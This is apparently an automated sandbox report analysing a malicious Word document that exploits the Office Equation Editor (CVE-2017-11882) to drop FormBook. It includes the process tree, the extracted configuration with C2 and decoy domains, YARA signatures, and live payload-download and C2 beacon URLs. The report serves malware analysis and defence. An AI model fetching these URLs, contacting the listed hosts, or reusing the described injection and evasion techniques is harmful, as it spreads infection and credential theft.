ID: 528734
Sample Name: P.O-5433ERE.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:07:48
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report P.O-5433ERE.doc

Overview


General Information

Sample Name:	P.O-5433ERE.doc
Analysis ID:	528734
MD5:	17ca06000e9205..
SHA1:	db453e5125310d..
SHA256:	3c9280552a4129..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for dropped file
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Office equation editor starts process…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1516 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2812 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - ashlkyvc7592.exe (PID: 1528 cmdline: C:\Users\user\AppData\Roaming\ashlkyvc7592.exe MD5: D236BB1F86CAEC110ABB20FC2360E25B)
    - ashlkyvc7592.exe (PID: 836 cmdline: C:\Users\user\AppData\Roaming\ashlkyvc7592.exe MD5: D236BB1F86CAEC110ABB20FC2360E25B)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmstp.exe (PID: 2580 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 00263CA2071DC9A6EE577EB356B0D1D9)
          - cmd.exe (PID: 2176 cmdline: /c del "C:\Users\user\AppData\Roaming\ashlkyvc7592.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.fcusd4.com/op9t/"
  ],
  "decoy": [
    "tzjwt261888.com",
    "top10iecasinos.com",
    "nurotag.com",
    "controlparental24.com",
    "truenettnpasumo1.xyz",
    "finsits.com",
    "publicfigure.skin",
    "natalispharma.com",
    "brixbol.com",
    "bal.group",
    "perfectinteractivemedia.com",
    "fascialboost.com",
    "jgcpfb120.com",
    "grizzlysolutionsllc.net",
    "wearegardenersusa.com",
    "rjsarka.com",
    "shintoku-gsfarm.com",
    "1oavyx.com",
    "volunteervabetweenk.com",
    "tdshawn.com",
    "bandhancustomer.com",
    "amyzingskin.com",
    "sorbetsa.com",
    "eadbrasil.club",
    "directnaukri.com",
    "alltheheads.com",
    "elbbinandnibble.online",
    "kaizenswinger.com",
    "kimberleydawnwallace.com",
    "zscyyds.xyz",
    "ecranthermique.com",
    "mystitched.com",
    "shophallows.com",
    "cachondearais.xyz",
    "flavatdvb.quest",
    "christendombiblecollege.com",
    "affordalbehousing.com",
    "engro-connect.com",
    "lorticepttoyof2.xyz",
    "kingslot.bet",
    "wiseriq.com",
    "emmaraducanu.tennis",
    "xn--seebhnegrlitz-pmb9f.com",
    "perfectstudio.net",
    "thenewera.icu",
    "com104940689794.icu",
    "imaginative-coaching.com",
    "campdiscount.info",
    "waggledance.net",
    "excellglobus.com",
    "fssqyd.com",
    "yalesi.net",
    "aoliutech.com",
    "replenish.place",
    "nityammed.com",
    "stanislauscountyedu.info",
    "029saxjy.com",
    "lttcp089.com",
    "texaszephyr.com",
    "sloanlakecomedy.com",
    "axonlang.com",
    "bhutaan.com",
    "sevensummitclimbing.com",
    "wolfenhawk.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.686456820.0000000000320000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.686315471.00000000001A0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.686315471.00000000001A0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.ashlkyvc7592.exe.400000.8.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.ashlkyvc7592.exe.400000.8.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.0.ashlkyvc7592.exe.400000.8.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
5.0.ashlkyvc7592.exe.400000.10.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.ashlkyvc7592.exe.400000.10.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: CMSTP Execution Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Antivirus detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3D999299-2169-4632-82B1-6FEE86AD4ADA}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3D999299-2169-4632-82B1-6FEE86AD4ADA}.tmp	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.ashlkyvc7592.exe.400000.10.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.ashlkyvc7592.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.ashlkyvc7592.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.ashlkyvc7592.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
texaszephyr.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.texaszephyr.com/op9t/?0l=exlpTNNXh0F&c0=4uZm8lPh56XAYP0u1p0c6SVxcutgTZuNbzhe7MVeNR3LwnMhhkFBXHHvU8jy6jgZH7Gcyg==	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.volunteervabetweenk.com/op9t/?0l=exlpTNNXh0F&c0=WMWbw9/24XbwliPl+aU7TY/mYt55hlmFa8WJlEktQGdJQVklk58s/CKKr8Th7+7tz7UKpw==	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.publicfigure.skin/op9t/?c0=RQ8pabDbnEWS4MHppDnLpAnnVm0R7EKmWqTB7JHuP07woLOWNs0JhuHKNBpScYVLrEmjjw==&0l=exlpTNNXh0F	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://dell-tv.tk/ashlyzx.exe	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
www.fcusd4.com/op9t/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dell-tv.tk	37.0.9.166	true	true		unknown
publicfigure.skin	34.102.136.180	true	false		unknown
www.volunteervabetweenk.com	172.67.184.102	true	true		unknown
texaszephyr.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
www.texaszephyr.com	unknown	unknown	true		unknown
www.1oavyx.com	unknown	unknown	true		unknown
www.bandhancustomer.com	unknown	unknown	true		unknown
www.publicfigure.skin	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.texaszephyr.com/op9t/?0l=exlpTNNXh0F&c0=4uZm8lPh56XAYP0u1p0c6SVxcutgTZuNbzhe7MVeNR3LwnMhhkFBXHHvU8jy6jgZH7Gcyg==	false	• Avira URL Cloud: safe	unknown
http://www.volunteervabetweenk.com/op9t/?0l=exlpTNNXh0F&c0=WMWbw9/24XbwliPl+aU7TY/mYt55hlmFa8WJlEktQGdJQVklk58s/CKKr8Th7+7tz7UKpw==	true	• Avira URL Cloud: safe	unknown
http://www.publicfigure.skin/op9t/?c0=RQ8pabDbnEWS4MHppDnLpAnnVm0R7EKmWqTB7JHuP07woLOWNs0JhuHKNBpScYVLrEmjjw==&0l=exlpTNNXh0F	false	• Avira URL Cloud: safe	unknown
http://dell-tv.tk/ashlyzx.exe	true	• Avira URL Cloud: safe	unknown
www.fcusd4.com/op9t/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.184.102	www.volunteervabetweenk.com	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	publicfigure.skin	United States		15169	GOOGLEUS	false
37.0.9.166	dell-tv.tk	Netherlands		198301	WKD-ASIE	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528734
Start date:	25.11.2021
Start time:	18:07:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	P.O-5433ERE.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/9@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.5% (good quality ratio 21%) • Quality average: 74.3% • Quality standard deviation: 29.9%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:08:17	API Interceptor	179x Sleep call for process: EQNEDT32.EXE modified
18:08:24	API Interceptor	55x Sleep call for process: ashlkyvc7592.exe modified
18:08:45	API Interceptor	95x Sleep call for process: cmstp.exe modified
18:10:00	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37.0.9.166	Quotation No. Q07387.doc	Get hash	malicious	Browse	• dell-tv.tk/templezx.exe
	Swift Copy TT.doc	Get hash	malicious	Browse	• dell-tv.tk/xzx.exe
	Order ID 1426095239.doc	Get hash	malicious	Browse	• kizitox.ga/mazx.exe
	PAYMENT2021A0087NOV.doc	Get hash	malicious	Browse	• kizitox.ga/chriszx.exe
	Temp Order2.exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php
	Rev_NN doccument.doc	Get hash	malicious	Browse	• samsung-tv.tk/hussanzx.exe
	20211122.doc	Get hash	malicious	Browse	• samsung-tv.tk/famzx.exe
	PO-20212222.doc	Get hash	malicious	Browse	• samsung-tv.tk/obizx.exe
	BANK DETAILS.doc	Get hash	malicious	Browse	• kizitox.ga/mazx.exe
	50% TT advance copy.doc	Get hash	malicious	Browse	• kizitox.ga/ugopoundzx.exe
	Drawing-FS3589_Surra-Unprice BOQ - Lock file - 28.1.2021.xlsx 788K.doc	Get hash	malicious	Browse	• kizitox.ga/mpomzx.exe
	PURCHASE ORDER.doc	Get hash	malicious	Browse	• kizitox.ga/chriszx.exe
	DHL AWB TRACKING DETAILS.doc	Get hash	malicious	Browse	• kizitox.ga/okeyzx.exe
	items.doc	Get hash	malicious	Browse	• samsung-tv.tk/arinzezx.exe
	my orderPDF.exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php
	Order Speficications.doc	Get hash	malicious	Browse	• samsung-tv.tk/urchzx.exe
	temp order (2).exe	Get hash	malicious	Browse	• drossmnfg.com/stallion/index.php
	444order.doc	Get hash	malicious	Browse	• kizitox.ga/doziezx.exe
